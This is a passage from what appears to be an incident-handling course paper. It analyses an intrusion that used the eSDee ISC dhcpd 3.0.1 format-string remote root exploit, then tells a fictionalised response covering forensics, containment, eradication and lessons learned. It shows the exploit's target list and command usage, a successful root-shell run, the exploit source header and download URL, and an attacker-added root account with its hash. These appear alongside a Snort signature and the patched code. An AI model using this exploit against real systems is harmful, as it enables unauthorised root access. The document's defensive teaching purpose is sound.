Then, the attacker attempted to install ISC DHCP 3.0.1rc11, which is the fixed version of the iSC DHCP server. Unfortunately, due to an unknown reason, the program did not get installed correctly, and thus, further attempts at running the software weren't successful. He apparently was aware of this, and attempted unsuccessfully at getting the server working again.

The attacker finally disassociated with the wireless access point about 11:55am.

E. Exploit Testing

While the author is sure, based on the available information, that the attacker used the dhcp-expl.c code to break into the Linux machine, the author was not able to get the original code uploaded by the attacker to work (even after the Linux virtual machine was re-imaged). Though the author did not check to make sure that the ddns-updates configuration item was set to true (this may have been “fixed” by the attacker).

The exploit from the packetstorm site (http://packetstormsecurity.nl) was tested and worked when the author installed ISC dhcpd 3.0.1rc4 and Bind 9.0 on a default install of RedHat 8.0 with no other applications or services running. The following is the output of the test, run by the author (when logged in as root on the remote machine, three commands were run by the exploit: uname -a, id, and cd /. These are not shown as the exploit does not echo commands sent during this part of the exploit:)

```
ltlw0lf@eris ltlw0lf $ uname -a
Linux eris 2.4.20-gentoo-r5 #12 Sat Aug 9 13:45:18 PDT 2003 i686
Intel(R) Pentium(R) III Mobile CPU 1200 Mhz GenuineIntel GNU/Linux
ltlw0lf@eris ltlw0lf $ id
uid=1000(ltlw0lf) gid=100(users) groups=100(users),10(wheel)
ltlw0lf@eris ltlw0lf $ ./dhcpex -t0
ISC dhcpd 3.0.1 < remote root exploit - by eSDee (esdee@netric.org)
--------------------------------------------------------------------
01. Debian 3.0   - dhcp-3.0.1rc1/rc4      [0x080d61e0 - 0xbffff344]
02. Debian 3.0   - dhcp-3.0rc1/rc9        [0x080d61e0 - 0xbffff2fc]
03. Mandrake 8.1 - dhcp-3.0.1rc1/rc4      [0x080d57d8 - 0xbffff24c]
04. Mandrake 8.1 - dhcp-3.0rc1/rc9        [0x080d57d8 - 0xbffff24c]
05. Mandrake 8.1 - dhcp-3.0b2pl23         [0x080bc124 - 0xbffff24c]
06. Redhat 8.0   - dhcp-3.0.1rc1/rc4      [0x080ce2a8 - 0xbffff2fc]
07. Redhat 8.0   - dhcp-3.0rc1/rc9        [0x080cd2a8 - 0xbffff2fc]
08. Redhat 8.0   - dhcp-3.0b2pl24         [0x080ca228 - 0xbffff2fc]
09. Redhat 7.3   - dhcp-3.0.1rc1/rc4      [0x080d11e0 - 0xbffff344]
10. Redhat 7.3   - dhcp-3.0rc1/rc9        [0x080d11e0 - 0xbffff2fc]
11. Redhat 7.2   - dhcp-3.0.1rc1/rc4      [0x080d1ff8 - 0xbffff344]
12. Redhat 7.2   - dhcp-3.0rc1/rc9        [0x080d1c78 - 0xbffff2fc]
13. SuSE 8.1     - dhcp-3.0.1rc1/rc4      [0x080ce2a8 - 0xbfffe520]
14. SuSE 7.3     - dhcp-3.0.1rc1/rc4      [0x080d8720 - 0xbfffe490]
15. SuSE 7.3     - dhcp-3.0rc1/rc9        [0x080d8720 - 0xbfffe560]
16. Crash        - (All platforms)        [0xbade5dee - 0xb0efb0ef]
ltlw0lf@eris ltlw0lf $ ./dhcpex -t 6 -i 10.0.0.99 10.0.0.13
ISC dhcpd 3.0.1 < remote root exploit - by eSDee (esdee@netric.org)
--------------------------------------------------------------------
+ OS    : Redhat 8.0
+ type  : dhcp-3.0.1rc1/rc4
+ retloc: 0x080ce2a8
+ ret   : 0xbffff2fc
+ sending boot request packet to 10.0.0.13 ...
+ Exploit successful!
--------------------------------------------------------------------
Linux testor 2.4.18-27.8.0 #1 Fri Mar 14 06:45:49 EST 2003 i686 i686
i386 GNU/Linux
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

F. Attack Signature

Unfortunately, this attack does not leave any residue in the logs. Anything logged to the logs looks like normal traffic associated with dhcp requests and replies. However, one telling indication that a machine has been exploited is that a shell is running as root, whose parent ID is the dhcpd server.

The attack signature for this dhcp-expl.c code was discovered and published on the snort-sigs mailing list by Alberto Gonzalez[8]:

```
  alert udp $EXTERNAL_NET any -> $HOME_NET 67 (msg: "netric/eSDee
  dhcpd exploit"; content: "|2e 25 30 38 78 2e 25 30 38 78|";
  reference: cve, CAN-2002-0702; classtype: attempted-admin; rev:1;)
```

Alberto Gonzalez has also made signatures and pcaps available for this exploit at http://www.wwjh.net/~albertg/dhcp-expl.tgz.

G. Protecting Against this Attack

If running dhcpd is absolutely necessary, the easiest way to protect against this attack is to upgrade the ISC dhcpd software to the latest version available (currently dhcp-3.0.1rc11). If the software cannot be updated, then Dynamic-DNS updates should be turned off. In this case, the server running dhcpd didn't really need to be running the service, since all computers on the victim network had static IP addresses. Turning off this particular service would have prevented the attacker from successfully exploiting this attack. The vendor can fix this vulnerability by changing the affected code to the following:

```
if (errorp)
  log_error ("%s", obuf);
else
  log_info ("%s", obuf);
```

Part III

Considering the fact that this attack occurred on a game network, the author did not investigate this incident using the formal layout given in the class. Thus, it is *probably safe to say that most of the stuff covered in the course (beyond the minimal investigation of the actual incident), would not have occurred. The author has taken the actual data of the real attack made by an attacker against the Green.net game network, and has created a fictional story of what would have happened if this was a real attack against a real production network. The attack information and logs come directly from observations made on the attack, shown in section II. The other information, while fictitious, has been garnished from various network assessments the author has made over the years. The reader should assume that, while this attack is based on an actual event, the story below outlines the steps the author would have taken if he was a security analyst called in by a corporation to review the attack had it occurred on that corporation's network.*

A. Preparation

Green.net is more a scientific, research, and educational network than a commercial network, operated by a super-secret, not-for-profit think-tank known as The Green Squirrels Brain-Trust.

Since this is a non-for-profit organization, funds aren't so readily available for training as they would be for commercial organizations, nor is money available to hire more competent administrators. The network itself was designed using limited funds, and historically, very little money has been made available for its security. Any security on the network has been put there due to previous hacker activity.

Because of the high number of "mobile" researchers, the corporation has installed a number of wireless access points designed to allow researchers anywhere on the campus to access the internal network. Each device has the same SSID "HackThisNet" and while each of the devices operate on its own "frequency", the device frequency is based on its location on campus, and employees can see what device covers the area they are in by small white placards with the frequency number attached to the sides of the buildings. The company has also rightly placed the wireless access points behind a firewall to keep evil hackers out. Unfortunately, because the company didn't want to pass out WEP keys or buy Virtual Private Network (VPN) clients and servers, the wireless access points do not utilize WEP or any sort of other encryption to prevent compromise of sensitive data or access to outsiders. Worse, the wireless access points are at the outside parameter of the campus, so someone sitting in a car in the parking lot will have no problem, and so would anyone driving by on the main roads located on either side of the campus.

Each of the wireless access points have been locked using strong passwords or other mechanisms to prevent remote attackers from manipulating their configuration. Both the router and the transparent firewall have been locked-down as well.

Each victim on the network is either a client machine or a server located on the corporate network. Client machines will likely run servers on them, however, the servers are usually misconfigured and accidental. Servers, on the other hand, have a somewhat uniform character to them. While they may be misconfigured, no service running on the server will be accidental. The servers tend to be locked down and configured securely, and patches tend to be installed routinely. That is not to say that the machines are not vulnerable, just that the servers are run by an administrator who knows a little about security.

There are very few countermeasures in place, as the monetary resources have not been available to put them in place. Any security countermeasures in place are either there to physically prevent employees and/or outsiders from walking off with the equipment, or to prevent the company from looking bad by being used to attack other networks. The administrator has configured the router to prevent some of the standard denial of service attacks. And at the request of the board of directors, a transparent firewall and IDS system have been put into place to prevent evil attackers from gaining access to corporate systems. The firewall and IDS have been configured by the vendor, but due to a misunderstanding, the firewall prevents little from coming in, though it does prevent some attacks from going back out.

Company policy requires that users have virus scanners installed on their machine, however this is rarely enforced, and while the Windows servers do have virus protection, they are very rarely updated. No personal firewalls are made available to users, so if a personal firewall is in use, it is likely because the user became concerned about their security and installed the software themselves. All other policy covering computer security issues relate to acceptable use policies.

Because the company did not spend much on security training, most of their users are unaware about security issues. No formal policy was in place to handle incidents, and no team existed to deal with security issues. As a result, any incident what had occurred up to that time was the responsibility of the individual who owned the computing resource, or to whom the computing resource had been assigned. The systems administrators for the various servers were ultimately responsible for any attacks against their assets, and clients were ultimately responsible for their own machines. Management did not want to know about any incidents unless the incident was big enough to hurt the organization's image or line of funding (and such an incident would usually involve a pink-slip for the person responsible for the attacked machine).

As for a formal incident handling team, there hasn't been one until recently. Some very recent attacks have left a bad eye for the organization, and it was decided to finally spend some money on training and security. The organization hired me, as a contractor, to come in and fix the security problems. They specifically wanted someone with forensics and incident handling experience, as well as someone who had experience with network analysis and penetration tasks to help investigate incidents and formalize a security policy for the organization.

When I arrived, I set out immediately putting a security team together which would both handle policy development and incident handling. The team consisted of myself, the physical security officer, the corporate information officer, network administrator, and three of the server administrators (who were best qualified to examine systems after an intrusion and fix potential vulnerabilities). I also hired a court reporter, to transcribe meetings and keep notes on various activities the team was involved in. Each member was given a log-book, and instructed to log all actions taken by themselves during the investigation, and all communication between team members was done out-of-band using cellular phones.

However, the team was made up mostly of individuals who had other projects and tasks which needed to be completed, so access to them was based purely on an as-needed basis. For the most part, I was responsible for the investigation of this incident.

B. Identification

Because the incident had already occurred before I was brought in as a contractor, the organization had already acted on removing the users from their machines. The physical security officer, who was familiar with computer security investigations, told the users to unplug the machines from the network and leave them alone. The users were assigned different computers to use in the mean time.

I was told by the board of directors that no matter the outcome of my investigation, in this incident, they wished no involvement with law enforcement. They feared that due to the fact that there was no real policy in place and a very new security team, that there was the potential for the incident to hurt the organization's reputation. While they still were undecided about future incidents, they had no intention of seeing this incident prosecuted. Their primary motivation, at the moment, was to figure out how the attacker got into the network, and how to keep him out in the future.

For this incident, no chain of custody for the victims could be established because it was unknown at the time what had occurred between the time that the incident occurred and the time that I became involved with the investigation. About a week had gone by, and I was uncertain as to whether the users had followed the Physical Security Officer's commands. Since the board of directors were firm that this case would not be prosecuted, a chain of custody would not be necessary. However, in future events we'd need to keep this bad situation from occurring again.

My first visit was to the office of the Network Administrator, who was responsible for maintaining and monitoring the IDS system. According to the Network Administrator, the IDS detected three events which appeared to be related to the incident. The first event occurred Sunday, June 7th, at roughly 3:30pm. The IDS detected a number of suspicious packets being sent from the OpenBSD victim to the Linux victim. The second occurred on Saturday, June 13th, at roughly 10:18am, where the IDS detected a number of suspicious packets where again seen coming from the OpenBSD victim to the Linux victim. The final event was the attempted sending of 100,000 unsolicited commercial e-mails (or SPAM) out of the network.

We began to examine the IDS logs to determine what sort of vulnerabilities the attacker was looking for, and what possible exploit they could have used to gain access to the Linux victim. It was obvious that the attacker gained access to the OpenBSD system, and according to the IDS logs, the method of gaining access to the OpenBSD system was through an rlogin session in which the attacker used a stolen userid and password. It is unclear how the attacker received this information, but the password was easily guessable. Unfortunately, the exploits the attacker used were not captured by the IDS, and the only indication they got into the server as root was a connection from the OpenBSD machine to the Linux machine, at roughly 10:30am, on port 30464. The attacker began running a number of commands through this channel, including attempting to install software, so I believed that there was something the IDS didn't catch moments before which worked for the attacker. The only way I was going to make any further headway was to examine the machines myself to see if there was something on them that would indicate the exploit the attacker used.

I made contact with the physical security officer to find the location of both machines. Then, myself and the Physical Security Officer visited the machines and began to question the users. Both users stated that while the machines were pulled from the network, they had periodically visited the machines to retrieve stored information on the machines after the Physical Security Officer had told them to leave the machines alone, despite orders not to. For that reason, I was uncertain what type of evidence we would fine.

The first machine visited was the Linux machine, which was believed to be the primary victim of the attack. It had been the one caught attempting to send SPAM out of the network, and it was assumed that the attacker had obtained root access on that machine. We arrived at its location, and discovered the machine had been turned off. After talking with the user again, we learned that the user had turned the computer off when the Physical Security Officer informed them that the machine had been hacked, and had turned it on and off several times afterward. Most likely all evidence in volatile memory or hard disk space on this machine had been damaged or destroyed.

Luckily, the OpenBSD client fared better. The user had visited the machine a number of times, but had not turned off the machines. In the /tmp directory, the attacker had created a hidden directory, .foo-bar, and in this directory there were a number of suspicious files. They appeared to be source code and compiled exploits, though their names had been changed in an attempt to hide them.

Before attempting to find out what the hacker did on the systems, the machines would have to be backed up. Even though the chain of custody had been destroyed up until now, I carefully logged my observations and began a chain of custody sheet for all evidence obtained from this point on.

C. Containment

To contain the hacker in this case, the first step was to wipe the disk of the compromised OpenBSD and Linux machines and re-image them with a clean, unhacked version of the OS, and then install the necessary patches to fix the vulnerable applications. Both machines had been removed from the network, but the users had damaged evidence by using the machines after they were pulled from the network, and in one case, the machine had been powered down and powered back up on several occasions. Then the machines would be powered down by flipping off the power. One of the two computers had a broken on/off button, so to secure the machine, the power plug was removed from the back of the machine. Backups of the hard drives would be made for forensic purposes (though in this case, it was just a trial run since nothing would be turned over to the authorities, though I was still concerned that someone might change their minds).

Luckily, while the organization does not have a lot of money to spend on security, they have had problems with disk crashes in the past, and thus had a couple spare hard-drives and a quick-disk backup utility. In addition, the organization had access to a copy of Norton Ghost, which allowed the machine to be powered on with a floppy disk in order to create an image of the hard drive and deposit it on a laptop connected to the machine via cross-over cable. I borrowed several hard drives and the quick-disk backup utility to make 3 copies of each drive. I then used Norton Ghost to create test images of each drive using a bootable floppy and a cross-over cable connection to the ghost server. Using VMWare on my laptop, I removed the connection with the ghost server and inserted it into my laptop, booted off the ghost bootable floppy, installed the images onto two virtual hosts. I didn't run into any problems.

My jump-kit was somewhat useful in this case, though I couldn't afford backup hardware or media (luckily the organization had that covered). My jump bad did contain a disk-pack with almost every modern operating system on it, as well as Knoppix (a CD-based Linux distribution), a flashlight, screwdrivers, gender-benders for DB-9 and DB-25 serial connectors, Ethernet and modem extenders, pens, business-cards, cellular telephone, plastic baggies, notebooks, a small hub and small switch (believe it or not, a switch often times comes in just as handy as a hub, even though it cannot be used easily for sniffing), cross-over and straight-through cables, as well as cable crimpers and plugs, snippers, strippers, testers, and a punch-down tool. I also had my laptop, loaded with Gentoo Linux and VMWare (why waste space dual-booting Windows when I never use it).

I knew that there was important data contained within the /tmp directory on the OpenBSD client. Booting the image would likely destroy anything that existed in that directory. So instead, I booted up another virtual host which had a copy of OpenBSD on it, then mounted the file-system read-only. Here is a log of the steps I took once booting up my own OpenBSD image to mount and record the data off of the OpenBSD machine:

```
root@openeris# mkdir /mnt/recover
root@openeris# mkdir /mnt/recover/root
root@openeris# mount -o ro /dev/hdb1 /mnt/recover/root
root@openeris# cd /mnt/recover/root/tmp
root@openeris# ls -a
.         ..         .ICE-unix  .X11-unix  .foo-bar
root@openeris# cd .foo-bar
root@openeris# ls -a
.                   ..                  .tty-sccb0
.tty-sccb0.c        .tty-sccc0          .tty-sccc0.c
.tty-sccd0          .tty-sccd0.c        .tty-scce0
.tty-scce0.c        .tty-sccf0          .tty-sccf0.c
.tty-sccg0          .tty-sccg0.c        .tty-scch0
.tty-scch0.c        .tty-scci0          .tty-scci0.c
.tty-sccj0          .tty-sccj0.c        .tty-scck0
.tty-scck0.c        .tty-sccl0          .tty-sccl0.c
.tty-sccm0          .tty-sccm0.c        .tty-sccn0
.tty-sccn0.c        .tty-scco0          .tty-scco0.c
.tty-sccp0          .tty-sccp0.c        .tty-sccq0
.tty-sccq0.c        .tty-sccr0          .tty-sccr0.c
.tty-sccs0          .tty-sccs0.c        .tty-scct0
.tty-scct0.c        .tty-sccu0          .tty-sccu0.c
.tty-sccv0          .tty-sccv0.c        .tty-sccw0
.tty-sccw0.c        .tty-sccx0          .tty-sccx0.c
.tty-sccy0          .tty-sccy0.c        .tty-sccz0
.tty-sccz0.c        .tty-scda0          .tty-scda0.c
.tty-scdb0          .tty-scdb0.c
```

All of the files were owned by userid 108, so I carefully moved the files out of the /tmp directory and into my assessment folder I created before mounting the directory. I then looked in the passwd file on the mounted drive to see if that offered any clues:

```
root@openeris# cd /mnt/recover/root/etc
root@openeris# grep 108 passwd
```

```
jfk:x:108:10:John F. Kennedy:/home/jfk:/usr/local/bin/bash
root@openeris# cd /mnt/recover/root/home/jfk
root@openeris# ls -a
.                     ..                    .bash_history
.bash_profile         .mail                 .netscape
.ssh                  Duh                   Dis
root@openeris# tail .bash_history
gcc -o .tty-sccx0 .tty-sccx0.c
gcc -o .tty-sccy0 .tty-sccy0.c
gcc -o .tty-sccz0 .tty-sccz0.c
exit
cd /tmp/.foo-bar
ls
./tty-sccy0 -t0
./tty-sccy0 -t9 -i 172.16.6.70 172.16.5.20
ls
exit
```

At this point, I realized two things: first the attacker was extremely methodical about preventing someone from finding his tools, but not so good about clearing the history file or covering up his tracks, and second, the attacker used the file .tty-sccy0 to exploit the system. I looked at this file, now that I had moved it, to see if there was any indication as to what it was:

```
root@openeris# cd /assessment/fuxobsd/
root@openeris# head -20 .tty-sccy0.c
 /* ISC dhcpd 3.0.1 < remote root exploit - by eSDee (esdee@netric.org)
   --------------------------------------------------------------------

   ISC dhcpd 3.0.1rc8 and prior contains a format string vulnerability
   in ./common/print.c on line 1368:

   if (errorp)
        log_error (obuf);
   else
        log_info (obuf);

   This can be remotely exploited by sending a DHCP boot request packet
   with the DHCP_HOST option set. Version RC5 to RC8 doesn't support
   ddns-update-style ad-hoc, so you have to trigger the vulnerable
   function  on  another  way.  This  exploit  is  only  tested  against
3.0.1rc4
   and prior, however, the offsets might work on RC5 and higher.

   Example:
   [esdee@pant0ffel] ./dhcp-expl -t4 -i 10.0.0.1 10.0.0.7
   ISC dhcpd 3.0.1 < remote root exploit - by eSDee (esdee@netric.org)
root@openeris#
```

Realizing that it apparently was this attack which allowed root access to the Linux victim, I decided to take a look at that image to see what I could find. I booted up the Linux image after making a quick snapshot of it (using VMWare's snapshot tool, so I can undo any changes I make and go back to the default version of the system). After the machine had booted, I logged into the machine using the root account and password the user had given me. As I suspected, everything in the /tmp directory had been flushed, the history file had been over-written by new entries, logs had been wiped (the system was only set to record a couple days worth of logs), and other areas clues may have been found were gone. But there was enough evidence still on the machine to see what the attacker did once he was in the system.

My first task was to see what was running on the machine:

```
[root@linsux /]# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address         Foreign Address       State
tcp        0      0 0.0.0.0:22            0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:25            0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:53            0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:79            0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:139           0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:515           0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:6000          0.0.0.0:*             LISTEN
udp        0      0 0.0.0.0:53            0.0.0.0:*             LISTEN
udp        0      0 0.0.0.0:111           0.0.0.0:*             LISTEN
udp        0      0 0.0.0.0:137           0.0.0.0:*             LISTEN
udp        0      0 0.0.0.0:138           0.0.0.0:*             LISTEN
```

When I interviewed the user for the Linux machine, he had specifically stated that he only knew of SSH, samba, and X-Windows running on the machine, but obviously there were other services running. I suspected that bind & dhcp were accidental services, and dhcp had been exploited. I was puzzled to see sendmail running though. It is possible that sendmail was already installed, but the network logs seemed to show that the attacker had installed it and was using it to send SPAM.

Just to make sure the dhcp server on the machine was in fact vulnerable to the exploit, I looked at the dhcpd.conf and named.conf files:

```
[root@linsux /]# cat /etc/dhcpd.conf
ddns-updates true;
ddns-update-style adhoc;

shared-network default {
     subnet 172.16.5.0 netmask 255.255.255.0 {
          range 172.16.5.240 172.16.5.250;
     }
}
[root@linsux /]# cat /etc/named.conf
options {
     directory "/";
     version "surely you must be joking!";
};

zone "example.org" {
     type master;
     file “example.org.db”;
     allow-update { 172.16.0.0/16; };
};
zone “16.172.in-addr.arpa” {
     type master;
     file “16.172.in-addr.arpa.db”;
     allow-update { 172.16.0.0/16; };
};
```

I checked the passwd file and the shadow file:

```
[root@linsux /]# grep “:0:” /etc/passwd
root:x:0:0:root:/root:/bin/bash
eviladm:x:0:0:Mr. Evil:/:/bin/bash
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
operator:x:11:0:operator:/root:/sbin/nologin
[root@linsux /]# grep “eviladm” /etc/shadow
eviladm:$1$TSk.moaF$oaMrYuALpHqp8/0bhGKLV.:12076:0:99999:7:::
```

Sure enough, the attacker had made a root account for himself, so he could log back in using a password he knew, and not have to use the exploit over again.

D. Eradication

Both victims were client machines, and thus there wasn’t any hurry to get them back online in a timely manner. The users were given access to other client machines, and told to change their passwords on any other machines on the network to which they had access. I asked each user to provide a list of files or data on the system that would need to be preserved, and both users stated that they used their computers mainly for e-mail, and any data they needed was still on the server. I installed new hard-drives in each machine, and re-imaged the machines with a default install of the software.

Once the operating system was reinstalled on each of the computers, I checked to make sure that the OpenBSD machine was no longer running insecure and unnecessary services, and that the user set strong passwords for all accounts.

The same was done for the Linux machine, the machine was re-imaged, all patches were installed, and all unnecessary or insecure software was removed from the machine.

Finally, to keep the users from introducing stupid mistakes, I introduced a security training program and had my first two students enrolled to take the training.

The root cause of this incident was improperly configured and not securely maintained operating systems. Neither machine should have had the services that were exploited running. The passwords on the OpenBSD client were too weak, and as a result, easy for an attacker to guess.

E. Recovery

To make sure the incident wouldn't happen on either of these two machines again, I tested them to assure that the vulnerabilities that allowed the attacker into the network had been closed.

For the OpenBSD machine, I tried to log in using the various insecure protocols to the OpenBSD machine. None of the protocols were responding. I then attempted to log into the server using jfk's userid and password. That didn't work either. I believe I have successfully tested that machine to assure the attacker will not be able to get back into the machine that way.

For the Linux machine, I used the dhcp-expl.c exploit against the machine, and assured I didn't get root. I also checked to make sure that the insecure protocols that used to run on the machine have been turned off.

Once the machines were back online, and the users were finally moved back onto them, I began to search through all the other machines on the network to assure that none of them were vulnerable to the same exploits, and if they were, that they too hadn't been exploited. A few of the machines were vulnerable to the jfk account having a simple password, but none were vulnerable to the dhcp server vulnerability. We instructed the user to change all the passwords, and moved on. The network administrator carefully monitored future access to either of these machines.

The security team re-wrote the policy so that it more adequately covered network security issues and incident handling. All employees and contractors were given the new policy, and asked to comment on compliance issues. Firewall and virus scanning software was required on all Windows machines, and it was required to keep these up-to-date. For the Linux and other Unix platforms, we mandated the use of IPTables, IPF, or IPFW on the machine, and provided filtering setups for all Unix computers. Training was mandatory for administrators, and each machine had to have a designated and fully trained administrator.

VPNs and 168-bit WEP based encryption are now mandatory on Wireless links. The firewall between the wireless access points and the internal network will now automatically block all incoming traffic that is not within a IPSEC VPN packet.

And finally, we decided to implement a stronger preemptive scanning routine to the organizations policy, and hired another staff member to scan the network monthly for machines vulnerable to attack.

F. Lessons Learned

The network security team met once again just a week after the incident occurred to follow up and to perform a lessons learned. It was decided during that meeting that a report on the incident should be written to explain why the incident had occurred, how it had occurred, and what steps were being done to keep an incident like what happened from happening again. The report would be sent to the board of directors and the senior management, and would also outline the needs and budgetary requirements of the team for future events. The following is the report that was developed and sent:

1. On June 7th, 2003, at roughly around 3:30pm, an attacker using a wireless access card, associated with one of our wireless access devices (wap2) and began probing our defenses.

2. The attacker managed to access an OpenBSD client on our network, with the IP address 172.16.6.70, using a stolen and compromised user account.

3. From the OpenBSD machine, the attacker then uploaded exploits or computer programs designed to break software in order to gain privileged access. The attacker had to compile these exploits on the OpenBSD machine before using them to attack other computers on the network.

4. The attacker left the network at 4:25pm, then returned a week later, on June 13th, at roughly around 10:18am.

5. During the second visit, the attacker found a vulnerable dhcp server operating on a Linux client on our network, and exploited it, gaining privileged access to the machine. From there, the attacker added an administrator account for themselves to the machine, and then proceeded to download a fixed copy of the dhcp server and a mail server. The attacker failed to install the dhcp server properly, but managed to get the mail server installed and running.

6. The attacker then attempted to send nearly 100,000 SPAM messages to a number of sites across the Internet.

7. Our network administrator discovered the SPAM before it was sent, and blocked it on the firewall. Luckily, none of the 100,000 SPAM messages reached their intended destination.

8. The attacker left the network at 11:55am, and has not been seen since.

This attack on our network was analyzed thoroughly by the network security team. It was decided that the single biggest cause for this incident was a misconfigured operating system. Neither machine should have been running the services that were exploited. The fact that we have wide open Wireless Access Points didn't help the situation either. It was decided that the following actions should be taken in order to prevent this from happening in the future. Most of these actions are either now in place, or will soon be in place:

1. Living Network Security Policy

   Ongoing development of the network security policy. The network security policy we currently have in place is acceptable, but there are still areas for improvement. Funding will need to be made available to continue this process, and a buy-off on the current policy will need to occur in order for the current policy to be enforced.

2. Wireless Access Points must be Protected

   Wireless access points are now WEP encrypted, and all users will need to download and install the Cisco VPN software to access the internal network from a wireless location. Funding will need to be made available for the upgrade and maintenance of the VPN software in the future.

3. Training

   All users and administrators are currently or will soon be going through a two-day security training course. This course covers best security practices for using and administering the various operating systems throughout our organization. New employees should be required to go through this training before they begin working. Funding will need to be made available for course materials and work time for this training.

4. Awareness

   The network security team does not yet have a place to put advisories and other important information online dealing with security issues. One of the biggest complaints about incidents we have received from users is that there really isn't a place within the corporation for users to go and find security and secure system configuration information. Most users don't know the network security team even exists, much less how to contact them.

5. Proactive Scanning

   Both incidents could have been avoided if the users had known ahead of time that their computers were misconfigured. This could have happened if we had a system in place to proactively scan for vulnerabilities and alert users as to potential vulnerabilities that could be exploited by hackers in order to gain access to the internal network. The network security team has hired an analyst to periodically scan the network for vulnerabilities and report those vulnerabilities to the user when they are discovered. The network security team will continue to support the users by helping them to fix the vulnerabilities before the systems are compromised.

G. Conclusions

While this was just an example incident, it was based on the attack shown in Part II, with embellishments added from the author's previous experience in the field of computer security. It should show that the author has a good handle on the incident handling process and environment. In the end, had this been a real case, The Green Squirrels Brain-Trust would have been much better off than when they started, and would be on their way to being able to keep fires from starting in the first place instead of just trying to keep fires from getting out of control.

End Notes and References

1. SecurityFocus Vulnerability Database. "ISC DHCPD NSUPDATE Remote Format String Vulnerability: Info." Published: 8 May 2002, Updated: 25 Jan 2003. URL: http://www.securityfocus.com/bid/4701/info/.
2. SecurityFocus Vulnerability Database. "ISC DHCPD NSUPDATE Remote Format String Vulnerability: Discussion." Published: 8 May 2002, Updated: 25 Jan 2003. URL: http://www.securityfocus.com/bid/4701/discussion/.
3. Droms, R., et. al. "Dynamic Host Configuration Protocol." March 1997. URL: http://www.rfc-editor.org/rfc/rfc2131.txt.
4. Alexander, S., and R. Droms, et. al. "DHCP Options and BOOTP Vendor Extensions." March 1997. URL: http://www.rfc-editor.org/rfc/rfc2132.txt.
5. You, Dong-hun. "Small buffer format string attack." URL: http://packetstormsecurity.nl/papers/general/bufferpaper.txt.
6. Anonymous. "PRINTF(3) Manpage." Updated: 16 Oct 2000.
7. eSDee. "ISC dhcpd 3.0.1 < remote root exploit." 25 Jan 2003. URL: http://packetstormsecurity.nl/0301-exploits/dhcp-expl.c.
8. Gonzalez, Alberto. "[Snort-sigs] netric/eSDee dhcpd exploit rule." Post to Snort-sigs mailing list. URL: http://www.pantek.com/library/general/lists/snort.org/snort-sigs/msg00329.html